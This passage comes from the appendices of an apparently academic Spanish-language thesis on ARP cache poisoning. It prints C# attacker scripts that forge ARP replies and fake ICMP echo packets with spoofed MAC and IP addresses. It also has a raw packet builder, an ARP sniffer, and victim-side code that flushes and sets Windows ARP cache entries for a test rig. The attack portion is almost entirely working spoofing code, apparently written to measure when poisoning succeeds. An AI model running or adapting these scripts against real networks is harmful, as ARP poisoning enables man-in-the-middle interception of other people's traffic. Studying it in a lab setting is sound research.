                    device.PcapSendPacket(paquete_envenenador);
                    n_paquetes_enviar--;
                }
                else
                {
                    salida.termino(ResultadoScript.Resultado.ENVENENADO);
                    break;
                }
            }
        }
        catch (Exception e)
        {
            Console.WriteLine("Error: " + e.Message);
        }

        device.PcapClose();
    }

    return salida;
}
```

```
    }
}
```

A.6 ENVIAR ICMP ECOREQUEST FALSO, LUEGO NO ESPERAR ARP-BROADCAST, Y ENVIAR ARP-RESPONSE HASTA N: Script_10.cs

```
using System;
using System.Collections.Generic;
using System.Text;

using Tamir.IPLib;
using Tamir.IPLib.Packets;

namespace Tamir.IPLib.arp_envenenamiento.scripts
{
    class Script_10 : Scripts
    {
        // enviar ArpResponse | copiar el codigo del script1
        PcapDevice device;
        SAtacante satacante;
        bool modo_consola = false;

        // con el EchoRequest, se espera que el host atacado haga una consulta ARP
        int n_paquetes_enviar = 0;
        byte[] paquete_comparacion = null;
        byte[] paquete_envenenador = null;

        // variables para el metodo envenenar()
        string eth_mac_origen; string eth_mac_destino;
        string icmp_eth_mac_origen; string icmp_ip_origen;          // Esto es solo para el paquete ICMP
        string ip_origen; string ip_destino;
        string req_o_repl;
        string arp_mac_origen; string arp_ip_origen;    // estos son los datos de por quien hacerse pasar...
        string arp_mac_destino; string arp_ip_destino;   // osea los datos del envenenador

        /// <summary>
        /// Enviar ICMP EcoRequest falso, luego esperar ARP-Broadcast, y enviar ARP-Response hasta n
        /// </summary>
        /// <param name="device"></param>
        /// <param name="eth_mac_origen"></param>
        /// <param name="eth_mac_destino"></param>
        /// <param name="ip_origen"></param>
        /// <param name="ip_destino"></param>
        /// <param name="req_o_repl"></param>
        /// <param name="arp_mac_origen"></param>
        /// <param name="arp_ip_origen"></param>
```

```
/// <param name="arp_mac_destino"></param>
/// <param name="arp_ip_destino"></param>
/// <param name="n_paquetes_enviar">Indica el numero de paquetes ARP a enviar</param>
public Script_10(PcapDevice device, SAtacante satacante,
   string eth_mac_origen, string eth_mac_destino,
   string ip_origen, string ip_destino,

   string icmp_eth_mac_origen, string icmp_ip_origen,    // ESTO ES SOLO PARA EL ICMP

   string req_o_repl,

   string arp_mac_origen, string arp_ip_origen,    // estos son los datos de por quien hacerse pasar...
   string arp_mac_destino, string arp_ip_destino,   // osea los datos del envenenador
   int n_paquetes_enviar
   )
{
   this.device = device;
   this.satacante = satacante;

   this.eth_mac_origen = eth_mac_origen;
   this.eth_mac_destino = eth_mac_destino;

   this.ip_origen = ip_origen;
   this.ip_destino = ip_destino;

   this.icmp_eth_mac_origen = icmp_eth_mac_origen;
   this.icmp_ip_origen = icmp_ip_origen;

   this.req_o_repl = req_o_repl;

   this.arp_mac_origen = arp_mac_origen;
   this.arp_ip_origen = arp_ip_origen;

   this.arp_mac_destino = arp_mac_destino;
   this.arp_ip_destino = arp_ip_destino;

   this.n_paquetes_enviar = n_paquetes_enviar;

   #region ModoConsola
   if (modo_consola)
   {
      if (n_paquetes_enviar <= 0)
      {
         Console.WriteLine("Para enviar se debe enviar al menos 1 paquete envenenador");
         return;
      }

      Console.Write("Listo para ejecutar Script8, Y para continuar..!  ");
      string resp = Console.ReadLine();
```

```
            //If user refused, exit program
            if ((resp != "") && (!resp.StartsWith("y")))
            {
               Console.WriteLine("Cancelado por el usuario!");
               return;
            }

         }
         #endregion
         /*   public static byte[] paqueteICMP(
                  string eth_mac_destino, string eth_mac_origen,
                  long ip_identificacion,int ip_banderas, int ip_fragmento, int ip_tvida,
                  string ip_protocolo, string ip_origen, string ip_destino,
                  int icmp_tipo, long icmp_secuencia)
         */
      }

      public ResultadoScript envenenar()
      {
         ResultadoScript salida = new ResultadoScript(10);

         //Open the device
         device.PcapOpen();
         byte[] bytes;

         if (satacante.borrar_cache())
         {
            this.paquete_envenenador = Paquetes.paqueteARP(eth_mac_destino, eth_mac_origen,
req_o_repl, arp_mac_origen, arp_ip_origen, arp_mac_destino, arp_ip_destino);

            // ICMP
            for (int ix = 0; ix < 3; ix++)
            {
               salida.icmp();
               //Send the packet out the network device
               bytes = Paquetes.paqueteICMP(eth_mac_destino, icmp_eth_mac_origen, 12, 0, 0, 255,
"icmp", icmp_ip_origen, ip_destino, 8, ix);
               device.PcapSendPacket(bytes);
            }

            // ahora no espero... por el ARP-Broadcast-request...

            salida.inicio();

            while (n_paquetes_enviar > 0 && !satacante.esta_envenenado())
            {
               salida.arp();
               device.PcapSendPacket(paquete_envenenador);
```

```
                n_paquetes_enviar--;
            }

            if (satacante.esta_envenenado())
            {
                salida.termino(ResultadoScript.Resultado.ENVENENADO);
            }
            else
            {
                salida.termino(ResultadoScript.Resultado.NOENVENENADO);
            }

        }
        else
        {
            salida.termino(ResultadoScript.Resultado.ATACADO_NO_RESPONDE);
        }

        device.PcapClose();

        return salida;
    }

  }
}
```

A.7 ENVIAR ICMP ECORESPONSE FALSO, HASTA N: Script_12.cs

```
using System;
using System.Collections.Generic;
using System.Text;

using Tamir.IPLib;
using Tamir.IPLib.Packets;

namespace Tamir.IPLib.arp_envenenamiento.scripts
{
  class Script_12 : Scripts
  {
    PcapDevice device;
    bool modo_consola = false;

    SAtacante satacante;
    string eth_mac_origen; string eth_mac_destino;
    string ip_origen; string ip_destino;
    int cuenta;

    /// <summary>
```

```
        /// Enviar ICMP EcoResponse falso, hasta n
        /// </summary>
        /// <param name="device"></param>
        /// <param name="eth_mac_origen"></param>
        /// <param name="eth_mac_destino"></param>
        /// <param name="ip_origen"></param>
        /// <param name="ip_destino"></param>
        public Script_12(PcapDevice device, SAtacante satacante,
           string eth_mac_origen, string eth_mac_destino,
           string ip_origen, string ip_destino,
           int n)
        {

           this.device = device;
           this.satacante = satacante;
           this.eth_mac_origen = eth_mac_origen;
           this.eth_mac_destino = eth_mac_destino;
           this.ip_origen = ip_origen;
           this.ip_destino = ip_destino;
           this.cuenta = n;

           #region ModoConsola
           if (modo_consola)
           {
              Console.Write("Listo para ejecutar Script12, Y para continuar..!  ");
              string resp = Console.ReadLine();

              //If user refused, exit program
              if ((resp != "") && (!resp.StartsWith("y")))
              {
                 Console.WriteLine("Cancelado por el usuario!");
                 return;
              }

              try
              {
                 cuenta = Int32.Parse(Console.ReadLine());
                 if (cuenta <= 0)
                 {
                    Console.WriteLine("Script12: Error,  el numero tiene q ser >= 0, seteando default 5
paquetes");
                    cuenta = 5;
                 }
              }
              catch
              {
                 Console.WriteLine("Script12: Error,  no se puede crear, seteando default 5 paquetes");
                 cuenta = 5;
              }
```

```
        }
        #endregion

    }

    public ResultadoScript envenenar()
    {
        ResultadoScript salida = new ResultadoScript(12);

        //Open the device
        device.PcapOpen();

        byte[] bytes;

        if (satacante.borrar_cache())
        {
            // esto se puede mejorar... creando todo en memoria.. siempre y cuando cuenta no sea tan grande
            // y despues simplemente recorrer... osea el ataq seria mas rapido..
            try
            {
                salida.inicio();
                // ICMP
                for (int ix = 0; ix < cuenta; ix++)
                {
                    if (!satacante.esta_envenenado())
                    {
                        salida.icmp();
                        //Send the packet out the network device
                        bytes = Paquetes.paqueteICMP(eth_mac_destino, eth_mac_origen, 12, 0, 0, 255, "icmp",
ip_origen, ip_destino, 0, ix);
                        device.PcapSendPacket(bytes);
                    }
                    else
                    {
                        salida.termino(ResultadoScript.Resultado.ENVENENADO);
                        break;
                    }
                }
            }
            catch (Exception e)
            {
                Console.WriteLine("Error: " + e.Message);
            }
        }
        else
        {
            salida.termino(ResultadoScript.Resultado.ATACADO_NO_RESPONDE);

        }
```

```
            device.PcapClose();

            return salida;
        }
    }
}
```

A.8 ENVIAR ICMP ECOREQUEST FALSO, HASTA N: Script_15.cs

```
using System;
using System.Collections.Generic;
using System.Text;

using Tamir.IPLib;
using Tamir.IPLib.Packets;

namespace Tamir.IPLib.arp_envenenamiento.scripts
{
    class Script_15 : Scripts
    {
        PcapDevice device;
        bool modo_consola = false;

        SAtacante satacante;
        string eth_mac_origen; string eth_mac_destino;
        string ip_origen; string ip_destino;
        int cuenta;

        /// <summary>
        /// Enviar ICMP EcoRequest falso, hasta n
        /// </summary>
        /// <param name="device"></param>
        /// <param name="eth_mac_origen"></param>
        /// <param name="eth_mac_destino"></param>
        /// <param name="ip_origen"></param>
        /// <param name="ip_destino"></param>
        public Script_15(PcapDevice device, SAtacante satacante,
            string eth_mac_origen, string eth_mac_destino,
            string ip_origen, string ip_destino,
            int n)
        {

            this.device = device;
            this.satacante = satacante;
            this.eth_mac_origen = eth_mac_origen;
            this.eth_mac_destino = eth_mac_destino;
            this.ip_origen = ip_origen;
            this.ip_destino = ip_destino;
            this.cuenta = n;
```

```
            #region ModoConsola
            if (modo_consola)
            {
                Console.Write("Listo para ejecutar Script15, Y para continuar..!  ");
                string resp = Console.ReadLine();

                //If user refused, exit program
                if ((resp != "") && (!resp.StartsWith("y")))
                {
                    Console.WriteLine("Cancelado por el usuario!");
                    return;
                }

                try
                {
                    cuenta = Int32.Parse(Console.ReadLine());
                    if (cuenta <= 0)
                    {
                        Console.WriteLine("Script15: Error,  el numero tiene q ser >= 0, seteando default 5
paquetes");
                        cuenta = 5;
                    }
                }
                catch
                {
                    Console.WriteLine("Script15: Error,  no se puede crear, seteando default 5 paquetes");
                    cuenta = 5;
                }
            }
            #endregion

        }

        public ResultadoScript envenenar()
        {
            ResultadoScript salida = new ResultadoScript(15);

            //Open the device
            device.PcapOpen();

            byte[] bytes;

            if (satacante.borrar_cache())
            {
                // esto se puede mejorar... creando todo en memoria.. siempre y cuando cuenta no sea tan grande
                // y despues simplemente recorrer... osea el ataq seria mas rapido..
                try
                {
```

```
                salida.inicio();
                // ICMP
                for (int ix = 0; ix < cuenta; ix++)
                {
                   if (!satacante.esta_envenenado())
                   {
                      salida.icmp();
                      //Send the packet out the network device
                      bytes = Paquetes.paqueteICMP(eth_mac_destino, eth_mac_origen, 12, 0, 0, 255, "icmp",
ip_origen, ip_destino, 8, ix);
                      device.PcapSendPacket(bytes);
                   }
                   else
                   {
                      salida.termino(ResultadoScript.Resultado.ENVENENADO);
                      break;
                   }
                }
             }
             catch (Exception e)
             {
                Console.WriteLine("Error: " + e.Message);
             }
          }
          else
          {
             salida.termino(ResultadoScript.Resultado.ATACADO_NO_RESPONDE);

          }
          device.PcapClose();

          return salida;
       }
    }
}
```

A.9 CREACIÓN DE PAQUETE (ARP, ICMP): Paquetes.cs

```
using System;
using System.Collections.Generic;
using System.Text;

namespace Tamir.IPLib.arp_envenenamiento
{
   class Paquetes
   {
      /// <summary>
      /// http://msdn2.microsoft.com/en-us/library/aa366358(VS.85).aspx
      /// </summary>
```

```
/// <param name="eth_mac_destino">ej. 00-aa-bb-cc-dd-ff</param>
/// <param name="eth_mac_origen">ej. 00-aa-bb-cc-dd-ff</param>
/// <param name="req_o_repl">tiene que ser: req o repl</param>
/// <param name="arp_mac_origen">ej. 00-aa-bb-cc-dd-ff</param>
/// <param name="arp_ip_origen">ej. 192.168.0.10</param>
/// <param name="arp_mac_destino">ej. 00-aa-bb-cc-dd-ff</param>
/// <param name="arp_ip_destino">ej. 192.168.0.10</param>
/// <returns></returns>
public static byte[] paqueteARP(
    string eth_mac_destino, string eth_mac_origen,
    string req_o_repl,
    string arp_mac_origen, string arp_ip_origen,
    string arp_mac_destino, string arp_ip_destino)
{
    byte[] paquete_ethernet = new byte[42];

    byte[] ethernet_mac_destination = new byte[6];
    byte[] ethernet_mac_source = new byte[6];
    byte[] ethernet_frame_type = new byte[2] { 08, 06 };     // este no se cambia cuando es ARP

    byte[] paquete_arp = new byte[28];
    byte[] arp_hardware_type = new byte[2]   { 00, 01 };
    byte[] arp_protocol_type = new byte[2]   { 08, 00 };
    byte arp_hardware_size = 6;
    byte arp_protocol_size = 4;

    byte[] arp_operation_request = new byte[2] { 00, 01 };     // o la una o la otra
    byte[] arp_operation_reply   = new byte[2] { 00, 02 };

    byte[] arp_mac_source = new byte[6];
    byte[] arp_ip_source = new byte[4];
    byte[] arp_mac_destination = new byte[6];
    byte[] arp_ip_destination = new byte[4];

    ethernet_mac_source = Utilerias.getbytesMac(eth_mac_origen);
    ethernet_mac_destination = Utilerias.getbytesMac(eth_mac_destino);

    arp_mac_source = Utilerias.getbytesMac(arp_mac_origen);
    arp_mac_destination = Utilerias.getbytesMac(arp_mac_destino);

    arp_ip_destination = Utilerias.getbytesIp(arp_ip_destino);
    arp_ip_source = Utilerias.getbytesIp(arp_ip_origen);

    // Union del paquete ARP
    arp_hardware_type.CopyTo(paquete_arp, 0); // + 2
    arp_protocol_type.CopyTo(paquete_arp, 2); // + 2
    paquete_arp[4] = arp_hardware_size;       // + 1
    paquete_arp[5] = arp_protocol_size;       // + 1
```

```
    if (req_o_repl == "req")
    {
       arp_operation_request.CopyTo(paquete_arp, 6); // + 2
    }
    else
    {
       arp_operation_reply.CopyTo(paquete_arp, 6); // + 2
    }

    arp_mac_source.CopyTo(paquete_arp, 8); // + 6
    arp_ip_source.CopyTo(paquete_arp, 14); // + 4
    arp_mac_destination.CopyTo(paquete_arp,18); // + 6
    arp_ip_destination.CopyTo(paquete_arp, 24); // + 4

    // Union del paquete Ethernet
    ethernet_mac_destination.CopyTo(paquete_ethernet, 0);   // + 6
    ethernet_mac_source.CopyTo(paquete_ethernet, 6);        // + 6
    ethernet_frame_type.CopyTo(paquete_ethernet, 12);       // + 2

    paquete_arp.CopyTo(paquete_ethernet, 14);               // + 28
                                                // = 42 :)
    // fin de paquete

    return paquete_ethernet;
}

/// <summary>
/// Crea un paquete Ethernet
/// </summary>
/// <param name="eth_mac_destino"></param>
/// <param name="eth_mac_origen"></param>
/// <param name="eth_tipo">"ip" o "arp"</param>
/// <returns></returns>
public static byte[] paqueteEthernet(string eth_mac_destino, string eth_mac_origen, string eth_tipo)
{
    byte[] paquete_ethernet = new byte[14];

    byte[] ethernet_mac_destination = new byte[6];
    byte[] ethernet_mac_source = new byte[6];

    byte[] ethernet_frame_type = null;

    switch (eth_tipo)
    {
      case "ip":
         ethernet_frame_type = new byte[2] { 08, 00 };     // este no se cambia cuando es IP
         break;

      case "arp":
```

```
            ethernet_frame_type = new byte[2] { 08, 06 };     // este no se cambia cuando es ARP
            break;

          default:
            throw new Exception("Error: paqueteEthernet, no se selecciono eth_tipo correcto");
        }

        ethernet_mac_source = Utilerias.getbytesMac(eth_mac_origen);
        ethernet_mac_destination = Utilerias.getbytesMac(eth_mac_destino);

        ethernet_mac_destination.CopyTo(paquete_ethernet, 0);   // + 6
        ethernet_mac_source.CopyTo(paquete_ethernet, 6);        // + 6
        ethernet_frame_type.CopyTo(paquete_ethernet, 12);       // + 2
                                                // = 14


        return paquete_ethernet;
    }

    /// <summary>
    /// Crea un paquete IP
    /// </summary>
    /// <param name="longitud_total">la longitud del paquete ip, mas los datos que transporta</param>
    /// <param name="identificacion"></param>
    /// <param name="banderas"></param>
    /// <param name="ip_fragmento">el identificador del fragmento ip, valor recomendado 0</param>
    /// <param name="ip_tvida">Tiempo de Vida, valor recomendado 128</param>
    /// <param name="ip_protocolo">deberia ir: udp o icmp</param>
    /// <param name="ip_origen"></param>
    /// <param name="ip_destino"></param>
    /// <returns></returns>
    public static byte[] paqueteIp(
        long longitud_total, long identificacion,int banderas, int fragmento, int tvida,
        string protocolo, string ip_origen, string ip_destino)
    {

        byte[] paquete_ip = new byte[20];


        byte version_headerlength = 69;          // para IPv4 y tenga longitud el paquete de 20, hex(69)
        byte dfs = 0;                            // Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN:
0x00)

        byte[] total_length = Tamir.IPLib.Packets.Util.ArrayHelper.toBytes(longitud_total, 2);
                                        // dos bytes para el tamaño total del paquete.
                                        // 16 bits, 2 bytes

        byte[] identification = Tamir.IPLib.Packets.Util.ArrayHelper.toBytes(longitud_total, 2);
                                       // dos bytes para identificar el paquete
```

```
                                    // 16 bits, 2 bytes
    byte flags = (byte)banderas;
    byte offset = (byte)fragmento;
    byte ttl = (byte)tvida;

    byte protocol;

    switch(protocolo){
       case "udp":
          protocol = 11;
          break;

       case "icmp":
          protocol = 1;
          break;

       default:
          throw new Exception("Error: paqueteIp, no se selecciono protocolo correcto");
    }

    byte[] checksum = new byte[2] { 0, 0 };     // The checksum field is the 16-bit one's complement
                                        // of the one's complement sum of all 16-bit words
                                        // in the header. For purposes of computing the
                                        // checksum, the value of the checksum field is zero.

    byte[] ip_destination = Utilerias.getbytesIp(ip_destino);
    byte[] ip_source = Utilerias.getbytesIp(ip_origen);

    // Unir cabezera IP
    paquete_ip[0] = version_headerlength;   // + 1
    paquete_ip[1] = dfs;                    // + 1
    total_length.CopyTo(paquete_ip, 2);     // + 2
    identification.CopyTo(paquete_ip, 4);
    paquete_ip[6] = flags;                  // + 1
    paquete_ip[7] = offset;                 // + 1
    paquete_ip[8] = ttl;                    // + 1
    paquete_ip[9] = protocol;               // + 1
    checksum.CopyTo(paquete_ip, 10);        // + 2
    ip_source.CopyTo(paquete_ip, 12);       // + 4
    ip_destination.CopyTo(paquete_ip, 16);  // + 4
                                        // = 20

    ushort sum = Utilerias.generateIPChecksum(paquete_ip);
    paquete_ip[10] = (byte)sum;
    paquete_ip[11] = (byte)(sum >> 8);

    return paquete_ip;
}
```

```
/// <summary>
/// Crea un paquete ICMP
/// </summary>
/// <param name="eth_mac_destino">ej. 00-aa-bb-cc-dd-ff</param>
/// <param name="eth_mac_origen">ej. 00-aa-bb-cc-dd-ff</param>
/// <param name="ip_identificacion">identificación del paquete ip</param>
/// <param name="ip_banderas">banderas para el protocolo ip, por defecto 0</param>
/// <param name="ip_fragmento">el identificador del fragmento ip, valor recomendado 0</param>
/// <param name="ip_tvida">Tiempo de Vida, valor recomendado 128</param>
/// <param name="ip_protocolo">deberia ir: udp o icmp</param>
/// <param name="ip_origen"></param>
/// <param name="ip_destino"></param>
/// <param name="icmp_tipo">8 para request, 0 para reply</param>
/// <param name="icmp_secuencia">el numero de bytes que van en la secuencia</param>
/// <returns></returns>
public static byte[] paqueteICMP(
   string eth_mac_destino, string eth_mac_origen,
   long ip_identificacion,int ip_banderas, int ip_fragmento, int ip_tvida,
   string ip_protocolo, string ip_origen, string ip_destino,
   int icmp_tipo, long icmp_secuencia)
{
   // RFC 792

   byte[] paquete_total = new byte[74];

   byte[] paquete_ethernet = paqueteEthernet(eth_mac_destino, eth_mac_origen, "ip"); // 14 bytes.

   long ip_longitud_total = 60; // es la longitud de IP+DATA = 60 en este caso q es IP+ICMP

   //byte[] paquete_ip = paqueteIp(45, 25163, 0, 0, 128, "ip", ip_origen, ip_destino); // 20 bytes
   byte[] paquete_ip = paqueteIp(ip_longitud_total, ip_identificacion, ip_banderas,
                     ip_fragmento, ip_tvida,ip_protocolo, ip_origen, ip_destino); // 20 bytes


   byte[] paquete_icmp = new byte[40];

   byte   icmp_type;
   byte   icmp_code = 0;
   byte[] icmp_checksum = new byte[2] { 0, 0};
   byte[] icmp_identifier = new byte[2] { 0, 1};
   byte[] icmp_sequence = Tamir.IPLib.Packets.Util.ArrayHelper.toBytes(icmp_secuencia, 2);
   byte[] icmp_data = new byte[32];

   switch (icmp_tipo)
   {
      case 0:
         icmp_type = 0;
         for (int i = 0; i < icmp_data.Length; i++)
         {
```

```
                icmp_data[i] = (byte)(i + 61);
            }
            break;

        case 8:
            icmp_type = 8;
            for (int i = 0; i < icmp_data.Length; i++)
            {
                icmp_data[i] = (byte)(i + 61);
            }

            break;

        default:
            throw new Exception("Error: paqueteICMP, no se selecciono icmp_tipo correcto");
    }

    // Union del paquete ICMP
    paquete_icmp[0] = icmp_type;            // +  1
    paquete_icmp[1] = icmp_code;            // +  1
    icmp_checksum.CopyTo(paquete_icmp, 2);  // +  2
    icmp_identifier.CopyTo(paquete_icmp, 4);// +  2
    icmp_sequence.CopyTo(paquete_icmp, 6);  // +  2
    icmp_data.CopyTo(paquete_icmp, 8);      // + 32
                                            // = 40

    ushort sum = Utilerias.generateIPChecksum(paquete_icmp);
    paquete_icmp[2] = (byte)sum;
    paquete_icmp[3] = (byte)(sum >> 8);

    // Union de todos Ethe + IP + Icmp
    paquete_ethernet.CopyTo(paquete_total, 0);    // + 14
    paquete_ip.CopyTo(paquete_total, 14);         // + 20
    paquete_icmp.CopyTo(paquete_total, 34);       // + 40
                                                  // = 74
    return paquete_total;
  }
 }

}
```

A.10 HUSMEADOR DE PAQUETES ARP: ArpEvento.CS

```
using System;
using System.Collections.Generic;
using System.Text;
using Tamir.IPLib;
using Tamir.IPLib.Packets;
```

```
namespace Tamir.IPLib.arp_envenenamiento
{
   /// <summary>
   /// Este metodo es llamado cuando pasa el proceso de comparacion.
   /// </summary>
   /// <param name="paquete_recibido"></param>
   /// <param name="paquete_comparacion"></param>
   public delegate void set_callbackPaquete(byte[] paquete_recibido, byte[] paquete_comparacion);

   class ArpEvento
   {
      byte[] paquete_comparacion = null;
      set_callbackPaquete fn;
      PcapDevice device;
      ARPPacket arp_comparacion;
      EthernetPacket eth_comparacion;

      /// <summary>
      /// Si la funcion de comparacion es null entonces se llama a la comparacion x default.
      /// </summary>
      /// <param name="device"></param>
      /// <param name="numero_paquetes"></param>
      /// <param name="paquete_comparacion"></param>
      /// <param name="fn"></param>
      /// <param name="fn_comp"></param>
      public void esperarARP(PcapDevice device, int numero_paquetes, byte[] paquete_comparacion,
set_callbackPaquete fn, SharpPcap.PacketArrivalEvent fn_comp)
      {
         this.paquete_comparacion = paquete_comparacion;
         this.fn = fn;
         this.device = device;
         this.arp_comparacion = new ARPPacket(paquete_comparacion.Length, paquete_comparacion);
         this.eth_comparacion = new EthernetPacket(paquete_comparacion.Length, paquete_comparacion);

         // 1) se hace la llamada a al pcap, y se le coloca el filtro ARP,

         //Register our handler function to the 'packet arrival' event
         // si la funcion de comparacion es null entonces se llama a la comparacion x default.
         if (fn_comp != null)
         {
            device.PcapOnPacketArrival += new SharpPcap.PacketArrivalEvent(fn_comp);
         }
         else
         {
            // Esta linea usa el callback de comparacion default.. este solo verifica q el paquete sea ARP
            device.PcapOnPacketArrival += new
SharpPcap.PacketArrivalEvent(device_PcapOnPacketArrival);

         //Open the device for capturing, en modo promiscuo? xq no?
```

```
            //true -- means promiscuous mode
            //1000 -- means a read wait of 1000ms
             device.PcapOpen(false, 1000);

            string filter = "arp";
            device.PcapSetFilter(filter);

            Console.WriteLine("-- The following tcpdump filter will be applied: \"{0}\"", filter);
            //Console.WriteLine("-- Listenning on {0}, hit 'Ctrl-C' to exit...", device.PcapDescription);

            //Start capture 'INFINTE' number of packets // SharpPcap.INFINITE
            device.PcapCapture(numero_paquetes);

            //Close the pcap device
            //(Note: this line will never be called since
            // we're capturing infinite number of packets
            device.PcapClose();

        public void iniciar_xthread()
        {
            device.PcapOpen(false, 1000);

            string filter = "arp";
            device.PcapSetFilter(filter);

            //SharpPcap.INFINITE
            device.PcapCapture(3);

            //Close the pcap device
            //(Note: this line will never be called since
            // we're capturing infinite number of packets
            device.PcapClose();                         // Luis Chiang: no deberia, al finalizar el hilo deberia
cerrarlo.

        }

        /// <summary>
        /// Prints the time, length, src ip, src port, dst ip and dst port
        /// for each TCP/IP packet received on the network
        /// </summary>
        private void device_PcapOnPacketArrival(object sender, Packet packet)
        {
            //bool comparador = false;

            Console.Out.WriteLine("Llego ARP");

            if (packet is ARPPacket)
            {
                byte[] arp_recibido = packet.Bytes;
```

```
            if (fn != null)
                fn(arp_recibido, paquete_comparacion);

        }
    }

}
}
```

APÉNDICE B ARCHIVOS DE CÓDIGO DE FUENTE DEL ATACADO

B.1 MANEJO DE LA COMUNICACIÓN SERIAL DEL ATACADO EN WINDOWS: SAtacado.cs

```
using System;
using System.Collections.Generic;
using System.Text;

using System.IO;
using System.IO.Ports;

namespace Tamir.IPLib.arp_envenenamiento
{
    /// <summary>
    /// Esta clase va a correr en el cliente... y se va a encargar
    /// de hacer lo que el atacante le pida.
    /// </summary>
    class SAtacado
    {
        /// <summary>
        /// Trabaja a alta velocidad.. 115000 algo asi..
        /// </summary>
        SerialPort pt;

        /// <summary>
        /// Tabla con la cual se esta trabajando....
        /// </summary>
        int dwIndex = 0;

        // variables para controlar metodos...
        bool ack = false;
        bool conf_envenenado = false;

        //Como realizar las pruebas, con la cache..
        bool estatica = false;
        bool dinamica = false;
        bool ninguna = false;
```

```
        private static string estatica_eth;
        private static string estatica_ip;

        private int t_espera = 100;

        public SAtacado(string puerto_serial, string estatica_eth, string estatica_ip,int dwIndex)
        {
            SAtacado.estatica_eth = estatica_eth;
            SAtacado.estatica_ip = estatica_ip;

            pt = new SerialPort(puerto_serial,115200);

            string bb = "\n";
            char bc = '\n';

            pt.DataReceived += new
System.IO.Ports.SerialDataReceivedEventHandler(this.DataReceivedEventHandler);
            this.dwIndex = dwIndex;
        }

        public static void set_estatica_ip(string estatica_ip)
        {
            SAtacado.estatica_ip = estatica_ip;
        }

        public static void set_estatica_eth(string estatica_eth)
        {
            SAtacado.estatica_eth = estatica_eth;
        }

        public void conectar()
        {
            pt.Open();
        }

        public void desconectar()
        {
            pt.Close();
        }

        private void DataReceivedEventHandler(object sender, SerialDataReceivedEventArgs e)
        {
            Console.Out.WriteLine("va..");
            string llego = pt.ReadLine();
            Console.Out.WriteLine("fue..");
            Console.Out.WriteLine("sss " + llego);
            //string llego = pt.ReadExisting();
            procesador_mensajes_atacado(llego);
        }
```

```
private void procesador_mensajes_atacado(string s)
{
   switch (s)
   {
      case "ping":
         enviar("ack");
         break;

      case "ack":
         ack = true;
         break;

      case "et":
         estatica = true;
         dinamica = false;
         ninguna = false;
         enviar("et t");
         break;

      case "dn":
         estatica = false;
         dinamica = true;
         ninguna = false;
         enviar("dn t");
         break;

      case "nn":
         estatica = false;
         dinamica = false;
         ninguna = true;
         enviar("nn t");
         break;

      case "br c":
         ObtenerARP.borrar_tablaIP(this.dwIndex);
         if (estatica_eth != "")
         {
            if (estatica)
            {//Agregar entrada estatica..
               ObtenerARP.agregar_aIp(estatica_eth, estatica_ip, dwIndex, 4);
            }
            else if (dinamica)
            {//Agregar entrada dinamica..
               ObtenerARP.agregar_aIp(estatica_eth, estatica_ip, dwIndex, 3);
            }
            // Si no es, ni estatica ni dinamica... entonces asume cache vacia
         }
```

```
            enviar("c br");
            break;


        case "icmp ping":
            NetIcmp.ping(estatica_ip);
            enviar("icmp ping enviado");
            break;

        case "confirmacion de envenenado":
            conf_envenenado = true;
            break;

        default:
            return;
    }
}

public bool avisar_envenenamiento()
{
    conf_envenenado = false;
    enviar("env");

    System.Threading.Thread.Sleep(t_espera);

    return conf_envenenado;
}

public bool ping()
{
    ack = false;
    enviar("ping");

    System.Threading.Thread.Sleep(t_espera);

    return ack;
}

public void enviar(string s)
{
    try
    {
        if (pt.IsOpen)
            pt.WriteLine(s);
    }
    catch
    {
```

```
        }
      }

   }
}
```

B.2 MANEJO DE LA CACHÉ ARP DEL ATACADO EN WINDOWS: ObtenerARP.cs

```
using System;
using System.Runtime.InteropServices;
using System.ComponentModel;
using System.Collections.Generic;

namespace Tamir.IPLib.arp_envenenamiento
{
   /// <summary>
   /// http://www.thescripts.com/forum/thread255677.html
   /// http://msdn2.microsoft.com/en-us/library/aa365956(VS.85).aspx
   /// http://msdn2.microsoft.com/en-us/library/aa366365(VS.85).aspx     /// Setea entradas a la tabla
   /// </summary>
   public static class ObtenerARP
   {
      const bool modo_consola = false;

      /// <summary>
      /// The max number of physical addresses.
      /// </summary>
      const int MAXLEN_PHYSADDR = 8;

      /// <summary>
      /// Define the MIB_IPNETROW structure.
      /// </summary>
      [StructLayout(LayoutKind.Sequential)]
      struct MIB_IPNETROW
      {
         [MarshalAs(UnmanagedType.U4)]
         public int dwIndex;
         [MarshalAs(UnmanagedType.U4)]
         public int dwPhysAddrLen;
         [MarshalAs(UnmanagedType.ByValArray, SizeConst =
         MAXLEN_PHYSADDR)]
         public byte[] bPhysAddr;
         [MarshalAs(UnmanagedType.U4)]
         public int dwAddr;
         [MarshalAs(UnmanagedType.U4)]
         public int dwType;
      }

      /// <summary>
```

```
        /// Declare the GetIpNetTable function.
        /// </summary>
        /// <param name="pIpNetTable"></param>
        /// <param name="pdwSize"></param>
        /// <param name="bOrder"></param>
        /// <returns></returns>
        [DllImport("IpHlpApi.dll")]
        [return: MarshalAs(UnmanagedType.U4)]
        static extern int GetIpNetTable(
        IntPtr pIpNetTable,
        [MarshalAs(UnmanagedType.U4)] ref int pdwSize,
        bool bOrder);

        /// <summary>
        /// Agrega entradas estaticas a la cache ARP.
        /// DWORD CreateIpNetEntry(
        ///  __in  PMIB_IPNETROW pArpEntry
        /// );
        /// </summary>
        /// <param name="pArpEntry"></param>
        /// <returns></returns>
        [DllImport("IpHlpApi.dll")]
        static extern uint CreateIpNetEntry(ref MIB_IPNETROW pArpEntry);

        /// <summary>
        /// DWORD FlushIpNetTable(
        ///  __in  DWORD dwIfIndex
        /// );
        /// </summary>
        /// <param name="dwIfIndex"></param>
        /// <returns></returns>
        [DllImport("IpHlpApi.dll")]
        static extern int FlushIpNetTable(int dwIfIndex);

        /// <summary>
        /// The insufficient buffer error.
        /// </summary>
        const int ERROR_INSUFFICIENT_BUFFER = 122;

        public static string get_tabla_local(string mac_esperado,string ip_esperado, int interf, out bool
esta_en_tabla)
        {
            string salida = "";

            /// The number of bytes needed.
            int bytesNeeded = 0;

            /// The result from the API call.
            int result = GetIpNetTable(IntPtr.Zero, ref bytesNeeded, false);
```

```
/// Call the function, expecting an insufficient buffer.
if (result != ERROR_INSUFFICIENT_BUFFER)
{
   /// Throw an exception.
   //throw new Win32Exception(result);
   Console.WriteLine("ERROR AL LEER LA TABLA, retornando valores por defecto");
   esta_en_tabla = false;
   return salida;
}

// Allocate the memory, do it in a try/finally block, to ensure
// that it is released.
IntPtr buffer = IntPtr.Zero;

// Try/finally.
try
{
   /// Allocate the memory.
